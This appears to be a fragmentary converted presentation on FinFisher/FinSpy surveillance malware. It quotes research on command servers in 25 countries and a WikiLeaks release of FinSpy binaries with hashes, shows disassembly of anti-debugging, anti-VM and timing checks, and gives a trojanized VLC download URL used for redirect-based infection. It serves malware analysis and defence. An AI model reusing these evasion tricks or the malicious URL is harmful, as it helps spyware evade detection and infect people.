

# FinFisher

New techniques and infection vectors  
revealed



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
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## FinFisher's Global Proliferation

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*This post describes the results of a comprehensive global Internet scan for the command and control servers of FinFisher's surveillance software. It also details the discovery of a campaign using FinFisher in Ethiopia used to target individuals linked to an opposition group. Additionally, it provides examination of a FinSpy Mobile sample found in the wild, which appears to have been used in Vietnam.*

### Summary of Key Findings

- We have found command and control servers for FinSpy backdoors, part of Gamma International's FinFisher "remote monitoring solution," in a total of 25 countries: Australia, Bahrain, Bangladesh, Brunei, Canada, Czech Republic, Estonia, Ethiopia, Germany, India, Indonesia, Japan, Latvia, Malaysia, Mexico, Mongolia, Netherlands, Qatar, Serbia, Singapore, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.
- A FinSpy campaign in Ethiopia uses pictures of Ginbot 7, an Ethiopian opposition group, as bait to infect users. This continues the theme of FinSpy deployments with strong indications of politically-motivated targeting.
- There is strong evidence of a Vietnamese FinSpy Mobile Campaign. We found an Android FinSpy Mobile sample in the wild with a command & control server in Vietnam that also exfiltrates text messages to a local phone number.
- These findings call into question claims by Gamma International that previously reported servers were *not* part of their product line, and that previously discovered copies of their software were either stolen or demo copies.

# Previous research





(on 2014-09-15)



### SpyFiles

- Previous SpyFiles releases:
- [SpyFiles 1 - 2011-12-01](#)
- [SpyFiles 2 - 2011-12-08](#)
- [SpyFiles 3 - 2013-09-04](#)

## SpyFiles 4

[Release](#) | [Documents](#) | [Customers](#) | [Database](#)

Today, 15 September 2014, WikiLeaks releases previously unseen copies of weaponised German surveillance malware used by intelligence agencies around the world to spy on journalists, political dissidents and others.

FinFisher (formerly part of the UK based Gamma Group International until late 2013) is a German company that produces and sells computer intrusion systems, software exploits and remote monitoring systems that are capable of intercepting communications and data from OS X, Windows and Linux computers as well as Android, iOS, BlackBerry, Symbian and Windows Mobile devices. FinFisher first came to public attention in December 2011 when WikiLeaks published documents detailing their products and business in the first [SpyFiles](#) release.

Since the first SpyFiles release, researchers published [reports](#) that identified the presence of FinFisher products in countries around the world and documented its use against journalists, activists and political dissidents.

Julian Assange, WikiLeaks Editor in Chief said: "FinFisher continues to operate brazenly from Germany selling weaponised surveillance malware to some of the most abusive regimes in the world. The Merkel government pretends to be concerned about privacy, but its actions speak otherwise. Why does the Merkel government continue to protect FinFisher? This full data release will help the technical community build tools to protect people from FinFisher including by tracking down its command and control centers."

**FinFisher Relay** and **FinSpy Proxy** are the components of the FinFisher suite responsible for collecting the data acquired from the infected victims and delivering it to their controllers. It is commonly deployed by FinFisher's customers in strategic points around the world to route the collected data through an anonymizing chain, in order to disguise the identity of its operators and the real location of the final storage, which is instead operated by the **FinSpy Master**.

File Name	Product Name	MD5	File Size
<a href="#">ffrelay-debian-4.30.ggi.zip</a>	FinFisher Relay v4.30	180caf23dd71383921e368128fb6db52	224K
<a href="#">finspy_proxy.zip</a>	FinSpy Proxy v2.10	3dfdac1304eaaaff57cc11317768511	320K
<a href="#">finspy_master.zip</a>	FinSpy Master v2.10	03d93c49a536d149206f5524d87fa319	2.5M

WikiLeaks is also publishing previously unreleased copies of the **FinFisher FinSpy PC** spyware for Windows. This software is designed to be covertly installed on a Windows computer and silently intercept files and communications, such as Skype calls, emails, video and audio through the webcam and microphone (you can find more details on FinSpy in the [first SpyFiles release](#)). In order to prevent any accidental execution and infection, the following files have been renamed and compressed in password protected archives (the password is "infected"). They are weaponised malware, so handle carefully.

File Name	Product Name	MD5	File Size
<a href="#">finfisher.1.zip</a>	FinSpy PC	2d5c810035dc0f83036fb12e8775817a	736K
<a href="#">finfisher.2.zip</a>	FinSpy PC	434b83eba7619cb706492ff019ade0d5	576K

# Previous research





# Technical improvements


- Anti-disassembly
- Custom virtual machine
- Anti-emulation
- Anti-sandbox
- Anti-virtual machine
- Anti-debug

```
.text:00401A03 loc_401A03:
.text:00401A03     push     ebx
.text:00401A04     js      short loc_4019B9
.text:00401A06     jns     short loc_4019B9
.text:00401A08     jle     short loc_401999
.text:00401A0A     adc     edx, ds:1E840F5Eh

.text:004019B9 loc_4019B9:
.text:004019B9     push     ebp
.text:004019BA     js      loc_401DCF
.text:004019C0     jns     loc_401DCF
.text:004019C6     popa
.text:004019C7     in      eax, 0DFh

.text:00401DCF loc_401DCF:
.text:00401DCF     push     esi
.text:00401DD0     jp      near ptr loc_401FAB+3
.text:00401DD6     jnp     near ptr loc_401FAB+3
.text:00401DDC     mov     eax, 157EF6C0h
```

The diagram illustrates control flow between three code blocks. A curved arrow originates from the `loc_4019B9` block and points to the `loc_4019B9` label in the second block. Another curved arrow originates from the `loc_4019B9` block and points to the `loc_401DCF` label in the third block. The labels `loc_4019B9` and `loc_401DCF` are highlighted in yellow in the original image.



```
1251: MOV EAX, [FS:0x30]
1252: xor REG, REG
1253: add REG, EAX
1254: add REG, 0x8
1255: mov REG, [REG]
1256: mov EAX, REG ; ImageBase
1257: xor REG, REG
1258: add REG, EAX
1259: add REG, 0x3C
125A: mov REG, [REG]
125B: mov ECX, REG ; offset to NT header
125C: TEST BYTE [ECX+EAX+0x8], 0x1 ; Time Stamp
125D: jnz loc_81
125E: call ImageBase+0x670B (0x40670B - 1738) ; AntiVM
125F: TEST EAX, EAX
1260: jz loc_81
1261: mov REG, EDI
1262: push REG
1263: call ImageBase+0x8BCD (0x408BCD - 2C70 - exit)
**loc_81:
1264: MOV EBX, 0x208
```

```


.text:00404B3F      push     esi
.text:00404B40      mov     esi, ds:GetTickCount
.text:00404B46      push     edi
.text:00404B47      call    esi ; GetTickCount
.text:00404B49      push     1
.text:00404B4B      mov     edi, eax
.text:00404B4D      call    ds:Sleep
.text:00404B53      call    esi ; GetTickCount
.text:00404B55      sub     eax, edi
.text:00404B57      cmp     eax, 4000
.text:00404B5C      pop     edi
.text:00404B5D      pop     esi
.text:00404B5E      ja     short loc_404B68
.text:00404B60      cmp     eax, 1
.text:00404B63      jz     short loc_404B68
.text:00404B65      xor     eax, eax
.text:00404B67      retn

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.text:00404B68      ;
.text:00404B68      ;
.text:00404B68      loc_404B68: ; CODE XREF: .text
.text:00404B68      ; .text:00404B63↑j
.text:00404B68      ;
.text:00404B68      push     0
.text:00404B6A      call    ds:ExitProcess


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


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# Where is the trojanized application

`http://download.downloading.shop/pcdownload.php?a=b3cc01341cb00d91bcc7d2b38cedc064`

Referer:

`http://get.videolan.org/vlc/2.2.4/win32/vlc-2.2.4-win32.exe`



# Redirect


HTTP/1.1 307 Temporary Redirect


Location:

